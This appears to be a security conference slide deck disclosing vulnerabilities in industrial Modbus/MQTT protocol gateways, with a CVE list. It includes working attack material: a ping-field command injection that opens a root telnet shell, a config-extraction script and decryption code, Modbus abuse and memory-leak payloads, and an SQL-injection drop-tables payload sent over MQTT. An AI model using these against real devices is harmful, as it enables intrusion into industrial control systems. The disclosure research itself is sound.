
`write register` → `write coil`

`write multiple coils` → $N^*(\text{write coil}) + M^*(\text{write register})$


Attack Example

- Change **protected parameter** “critical Threshold”
- Case 1: very high value → disable alarm / damage production
- Case 2: very low value → trigger false positive

FTR Protocol Gateway Demo



Demo: Moxa Attack Chain



moxa_{camera,screen}.mp4

To sum up

Role 2 of MGate 5105-MB-EIP : Modbus RTU/ASCII Master				
Name	Function	Internal Address	Quantity	
SetSW1	5	0 .. 0	1 bytes	
SetCritTemp	6	2 .. 3	2 bytes	

Trans ID	Proto ID	Message Length	Unit ID	Function Code	Register Address	Register Value	
0001	0000	0006	01	06	0001	47D0	← Correct
0001	0000	0006	01	05	0016	FF00	← Abuse

Technique to leak
the I/O Mapping
Table

1: Token Credential Reuse

- Admin password encrypted with guessable nonce

Frame	Source IP	Destination IP	Protocol	Sequence Number	Acknowledgment Number	Flags	Window Size	Length	MSS	WS
1	192.168.127.254	10.211.55.4	TCP	66	50671	→ 4900	[SYN]	Seq=0 Win=64240 Len=0 MSS=1460 WS=2		
2	192.168.127.254	10.211.55.4	TCP	62	4900	→ 50671	[SYN, ACK]	Seq=0 Ack=1 Win=32768 Len=0 MS		
3	192.168.127.254	10.211.55.4	TCP	54	50671	→ 4900	[ACK]	Seq=1 Ack=1 Win=262656 Len=0		
4	192.168.127.254	10.211.55.4	TCP	58	50671	→ 4900	[PSH, ACK]	Seq=1 Ack=1 Win=262656 Len=4		
5	192.168.127.254	10.211.55.4	TCP	54	4900	→ 50671	[ACK]	Seq=1 Ack=5 Win=32768 Len=0		
6	192.168.127.254	10.211.55.4	TCP	62	4900	→ 50671	[PSH, ACK]	Seq=1 Ack=5 Win=32768 Len=8		
7	192.168.127.254	10.211.55.4	TCP	93	50671	→ 4900	[PSH, ACK]	Seq=5 Ack=9 Win=262656 Len=39		
8	192.168.127.254	10.211.55.4	TCP	54	4900	→ 50671	[ACK]	Seq=9 Ack=44 Win=32768 Len=0		
9	192.168.127.254	10.211.55.4	TCP	66	4900	→ 50671	[PSH, ACK]	Seq=9 Ack=44 Win=32768 Len=12		
10	192.168.127.254	10.211.55.4	TCP	54	50671	→ 4900	[FIN, ACK]	Seq=44 Ack=21 Win=2102272 Len=0		
11	192.168.127.254	10.211.55.4	TCP	54	4900	→ 50671	[ACK]	Seq=21 Ack=45 Win=32768 Len=0		

► Frame 33: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface 0
► Ethernet II, Src: Parallel_0f:42:9f (00:1c:42:0f:42:9f), Dst: Parallel_00:00:18 (00:1c:42:00:00:18)
► Internet Protocol Version 4, Src: 10.211.55.4, Dst: 192.168.127.254
► Transmission Control Protocol, Src Port: 50671, Dst Port: 4900, Seq: 5, Ack: 9, Len: 39
► Data (39 bytes)

0000 00 1c 42 00 00 18 00 1c 42 0f 42 9f 08 00 45 00 .B.....B.B...E.
0010 00 4f 99 9c 40 00 80 06 de 8e 0a d3 37 04 c0 a8 .O..@....7...
0020 7f fe c5 ef 13 24 19 06 4c 40 4b a7 b5 f7 50 18\$...L@K..P..
0030 04 02 4d 6b 00 00 7a 01 00 23 01 00 00 00 02 00 .Mk..z. #....]
0040 02 00 05 00 61 64 6d 69 6e 00 00 00 00 a0 92 5dadmin.....]
0050 db 45 4f 87 b4 56 9b 88 55 27 b5 fc c2 .EO..V..U'....


1: Token Credential Reuse

- Lack of random seed in initialization in `sdc_dscid()`

```
if ( !(v6 | v5) )
{
    v11 = rand();
    s.tv_sec = 67109120;
    [...]
    s.tv_usec = v11;
    sub_10E6C((int)"get_challenge", v3, &s, 8u);
    return dword_1C98C;
}
```

- Token reuse after reboot, re-config or update
- Grants full device access (not only I/O table)

2: Decryptable Configuration



```
1 # -*- coding: utf8 -*-
2 # python2 extract-config-from-pcap.py ./moxa-command-1.pcap ./out.ini
3 # Dependency: scapy
4
5 import sys
6 from scapy.all import *
7 from struct import unpack
8
9 packets = rdpcap(sys.argv[1])
10 out = open(sys.argv[2], 'wb')
11
12 sessions = packets.sessions()
13 sess = None
14 for k,v in sessions.iteritems():
15     if k.find(':4900 > ') != -1 and len(v) >= 100:
16         print 'Most likely this session:', k
17         sess = v
18     found_first = False
19     for i in range(len(sess)):
20         if type(sess[i].payload.payload) != TCP:
21             continue
22         if TCP(sess[i].payload.payload).sport != 4900:
23             continue
24         try:
25             load = sess[i].payload.payload.payload.load
26         except:
27             continue
28         if not found_first and load[:4] == b'\x03\x00\x00\x00':
29             found_first = True
30             out_ini_length = unpack('>L', load[4:8])[0]
31             out.write(load[8:])
32             print 'Wrote %d / %d bytes' % (out.tell(), out_ini_length)
33     if found_first:
34         out.write(load)
35         print 'Wrote %d / %d bytes' % (out.tell(), out_ini_length)
36
37 print 'Done.'
38 out.close()
```

2: Decryptable Configuration

	Fixed value	Length of the original file										AES Key	
00000000	01 00	60	e9	07	00	44	45	42	41	32	42	45 45 32 35 I...`...DEBA2BEE25I	
00000010	36	36	34	36	39	46	30	37	45	45	30	38	35 43 34 46 I66469F07EE085C4F1
00000020	41	41	35	38	38	30	4b	3f	00	00	08	00	00 00 00 00 00 00 IAA5880K?.....I
00000030	44	32	44	Encrypted configuration						41	36	41	ID2DD3F37A64E4A6A1
00000040	46	42	45	33	45	45	33	45	45	41	41	33	IFBE0CF8EFDA186D31
00000050	39	46	37	36	34	37	30	31	34	32	35	43	46 35 46 30 I9F764701425CF5F01
00000060	31	36	37	45	45	32	31	38	44	42	44	37	44 41 32 46 I167EE218DBD7DA2F1
00000070	33	39	34	38	36	32	30	37	46	45	39	44	43 45 45 35 I39486207FE9DCEE51
00000080	41	31	30	31	33	38	35	38	41	37	32	37	31 45 46 41 IA1013858A7271EFA1
00000090	35	31	34	37	33	37	43	33	38	39	45	41	39 36 45 45 I514737C389EA96EE1
000000a0	41	33	34	33	41	38	44	35	32	34	38	44	45 39 30 32 IA343A8D5248DE9021

2: Decryptable Configuration

```
#include <stdio.h>
#include <stdlib.h>
#include <dlfcn.h>

int main(int argc, char **argv) {
    void *handle;
    char *error;
    int (*DecryptConfig_v1_AES)(const char*, const char*);

    handle = dlopen("libconfig.so", RTLD_LAZY);
    if (!handle) {
        fprintf(stderr, "3 %s\n", dlerror());
        exit(EXIT_FAILURE);
    }
    dlerror(); /* Clear any existing error */

    DecryptConfig_v1_AES = (int (*)(const char*, const char*))dlsym(handle, "_DecryptConfig_v1_AES");
    error = dlerror();
    if (error != NULL) {
        fprintf(stderr, "4 %s\n", error);
        exit(EXIT_FAILURE);
    }

    DecryptConfig_v1_AES("MGate5105.ini", "Decrypted.tgz");

    puts("Done.");
    dlclose(handle);
    dlclose(handle);
    exit(EXIT_SUCCESS);
}
```

From MOXA firmware

```
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ cat run.sh
#!/bin/bash
export QEMU_LD_PREFIX=/x-tools/arm-unknown-linux-gnueabi/arm-unknown-linux-gnueabi/sysroot/
qemu-arm -E LD_PRELOAD=libsystem.so:libconfig.so:libaes.so ./config
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ ./run.sh
Done.
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ ls decrypted.tgz -l
-rw-rw-r-- 1 parallels parallels 259653 6月 18 21:53 decrypted.tgz
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ mkdir b
mkdir: 無法建立目錄 'b': 檔案已存在
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ mkdir tmp
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ cd tmp
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$ tar zfx ..../decrypted.tgz
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$ ls
aliyun.db3  cloud.db3  eip.db3  modbus_tcp.db3  proto_cfg.dat  system.ini
azure.db3  cmap.db3  modbus_ser.db3  mqtt_common.db3  system.db3
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$ ls -l
總計 1344
-rwxr-xr-x 1 parallels parallels 45056 6月 18 21:22 aliyun.db3
-rwxr-xr-x 1 parallels parallels 45056 6月 18 21:22 azure.db3
-rwxr-xr-x 1 parallels parallels 163840 6月 18 21:22 cloud.db3
-rwxr-xr-x 1 parallels parallels 106496 6月 18 21:22 cmap.db3
-rwxr-xr-x 1 parallels parallels 262144 6月 18 21:22 eip.db3
-rwxr-xr-x 1 parallels parallels 233472 6月 18 21:22 modbus_ser.db3
-rwxr-xr-x 1 parallels parallels 225280 6月 18 21:22 modbus_tcp.db3
-rwxr-xr-x 1 parallels parallels 159744 6月 18 21:22 mqtt_common.db3
-rwxr-xr-x 1 parallels parallels 308 6月 18 21:22 proto_cfg.dat
-rwxr-xr-x 1 parallels parallels 126976 6月 18 21:22 system.db3
-rw-rw-r-- 1 parallels parallels 264 6月 18 21:43 system.ini
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$
```

Firmware Decryption as per

<https://www.ghidra.ninja/posts/02-moxa-firmware-encryption/>

3: Authenticated Privilege Escalation

Ping Test

Ping Destination

Destination: ; busybox telnetd -p 9423 -l /bin/sh ; 2>

Activate

Unprivileged user

Welcome readonly.
The latest successful login time is
[6/18/2020 11:56:55 Thu]. from 192.168.127.1

[Clear Login Records](#) [Home](#)

```
pi@ftr-moxa-modbus:~ $ telnet 192.168.127.254 9423
Trying 192.168.127.254...
Connected to 192.168.127.254.
Escape character is '^]'.

/ # whoami
root
/ #
```

4: Memory Leakage


- Leaks memory data in form of:
 - *write multiple registers* sent to the slave
 - leaked data automatically read back
- Example of attack payload

Slave ID	Function code	Starting address	Number of registers	Number of bytes	Data
01	10	0000	0004	00	

```

19:51:11 +25:20.785 [+] MODBUS-RTU Dev: 1 Fn: 3 Read Holding Registers (Reply) { 0 0 0 0 ... }
19:51:12 +25:20.813 → 0000 01 10 00 00 00 08 10 73 74 65 72 2D 68 72 34 30 .....ster-hr40
19:51:12 +25:20.813 → 0010 30 35 36 33 22 3A 30 EB 89 0563":0..
19:51:12 +25:20.813 [+] MODBUS-RTU Dev: 1 Fn: 16 Write Multiple Registers (Request) Addr: 0x0000 { 29556 25970 1:
19:51:12 +25:20.813 ← 0000 01 10 00 00 00 08 C1 CF .....0.
19:51:12 +25:20.813 [+] MODBUS-RTU Dev: 1 Fn: 16 Write Multiple Registers (Reply) Addr: 0x0000 N: 8
19:51:12 +25:20.828 → 0000 01 03 00 00 00 20 44 12 ..... D.
19:51:12 +25:20.828 [+] MODBUS-RTU Dev: 1 Fn: 3 Read Holding Registers (Request) Addr: 0x0000 N: 32
19:51:12 +25:20.849 ← 0000 01 03 40 73 74 65 72 2D 68 72 34 30 30 35 36 33 ..@ster-hr400563
19:51:12 +25:20.849 ← 0010 22 3A 30 00 00 00 00 00 00 00 00 00 00 00 00 00 ":"0..... .
19:51:12 +25:20.849 ← 0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
19:51:12 +25:20.850 ← 0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
19:51:12 +25:20.850 ← 0040 00 00 00 E0 4E ..... .
19:51:12 +25:20.850 [+] MODBUS-RTU Dev: 1 Fn: 3 Read Holding Registers (Reply) { 29556 25970 11624 29236 ... }

```



- Amount = "Number of registers to write" * 2
 - For example: $0x0004 * 2 = 8$ bytes
 - The maximum amount leaked at once looks like 16
- Address = f('starting address'), i.e. predictable


Other translation problems

- Cloud translation:
 - Lack of encryption, lack of sanitization, broken auth
- Availability:
 - IP change via magic packet
- Different implementation of the specs
- Etc... (ref. paper)

Cloud Support

MQTT

- Data leakage
 - No support for encryption, or disabled by default
- Broken authentication



MQTT

- Forwarding of arbitrary data blobs including attack payloads for the backend

13652 11:40:45,567228484	0.016954022 192.168.1.80	192.168.1.112	1883	MQTT	69 Connect Command
13654 11:40:45,567350126	0.000099234 192.168.1.112	192.168.1.80	32261	MQTT	58 Connect Ack
13670 11:40:50,393669874	0.030256906 192.168.1.80	192.168.1.112	1883	MQTT	109 Publish Message [topic]
13679 11:40:50,451261839	0.014376071 192.168.1.80	192.168.1.112	1883	MQTT	60 Disconnect Req

```
Frame 13670: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface wlp4s0, id 0
Ethernet II, Src: AMPAKTec_87:6f:ab (94:a1:a2:87:6f:ab), Dst: IntelCor_43:57:29 (34:02:86:43:57:29)
Internet Protocol Version 4, Src: 192.168.1.80, Dst: 192.168.1.112
Transmission Control Protocol, Src Port: 32262, Dst Port: 1883, Seq: 1, Ack: 1, Len: 55
MQ Telemetry Transport Protocol, Publish Message
  Header Flags: 0x30, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget)
  Msg Len: 53
  Topic Length: 5
  Topic: topic
  Message: 00020000000601010000000127206f72203638203d202736...
```

0000	34 02 86 43 57 29 94 a1 a2 87 6f ab 08 00 45 00	4 .. CW) .. o .. E ..
0010	00 5f 00 19 00 00 80 06 b6 6f c0 a8 01 50 c0 a8 o .. P ..
0020	01 70 7e 06 07 5b 59 f7 df 75 c2 0d 23 0b 50 18	p~ .. [Y .. u .. # .. P ..
0030	1c 00 20 6b 00 00 30 35 00 05 74 6f 70 69 63 00	.. k .. 05 .. topic ..
0040	02 00 00 00 06 01 01 00 00 00 01 27 20 6f 72 20 ' or ..
0050	02 00 00 00 06 01 01 00 00 00 01 27 20 6f 72 20	68 = '66 ; DROP A
0060	36 38 20 3d 20 27 36 36 3b 20 44 52 4f 50 20 41	LL TABLE S; --

SQLi on backend

Other security issues

- Bonus: identified following side problems:
- DoS: IP change via “magic packet”
- Different implementation of the protocol specifications
 - E.g., unit identifier field is half byte instead of one
- Firmware with hard-coded password

Recommendation & Conclusions

- Consider security as an important aspect in product selection
- Do not rely on a single point of control / failure, e.g. ICS firewall
- Correct configuration and management. Even if small, embedded devices → big problems

Appendix: List of reported vulns

- Reported via the Zero Day Initiative (ZDI) and with the support of ICS-CERT

#	Gateway	Name	ID	Reporting Date	Disclosure Date	Status
1	Nexcom NIO50	Protocol Translation Bypass	ZDI-CAN-10485	Feb 10, 2020	Jul 06, 2020	Closed, 0-day, EOL product
2		Unencrypted MQTT	ZDI-CAN-10486	Feb 10, 2020	July 06, 2020	Closed, 0-day, EOL product
3		Authentication Bypass	ZDI-CAN-10487	Feb 10, 2020	July 06, 2020	Closed, 0-day, EOL product
4		Unsanitized MQTT Upstream	ZDI-CAN-10488	Feb 10, 2020	July 06, 2020	Closed, 0-day, EOL product
5	Moxa MGate 5105-MB-EIP	Information disclosure through Proprietary Commands	CVE-2020-15494	Mar 18, 2020	July 16, 2020	Closed, published recommendation, waiting fix
6		Credential reuse through Proprietary Commands	CVE-2020-15493	Mar 18, 2020	July 16, 2020	Closed, published recommendation, waiting fix
7		Post-auth root shell and persistence	CVE-2020-8858	Oct 14, 2019	Feb 14, 2020	Closed, fixed
8	Red Lion DA10D	Modbus Read Denial-of-Service	ZDI-CAN-10804	Mar 23, 2020	Jul 24, 2020	Open
9		Arbitrary Memory Leakage	ZDI-CAN-10897	Apr 5, 2020	Aug 5, 2020	Open
10		Unauthorized Database Upload and Download	ZDI-CAN-11306	Jun 16, 2020	Oct 14, 2020	Open

Thank you! Questions? @embyte / paper¹



[1] Copy of paper available at <http://www.madlab.it/papers/protogw.pdf>

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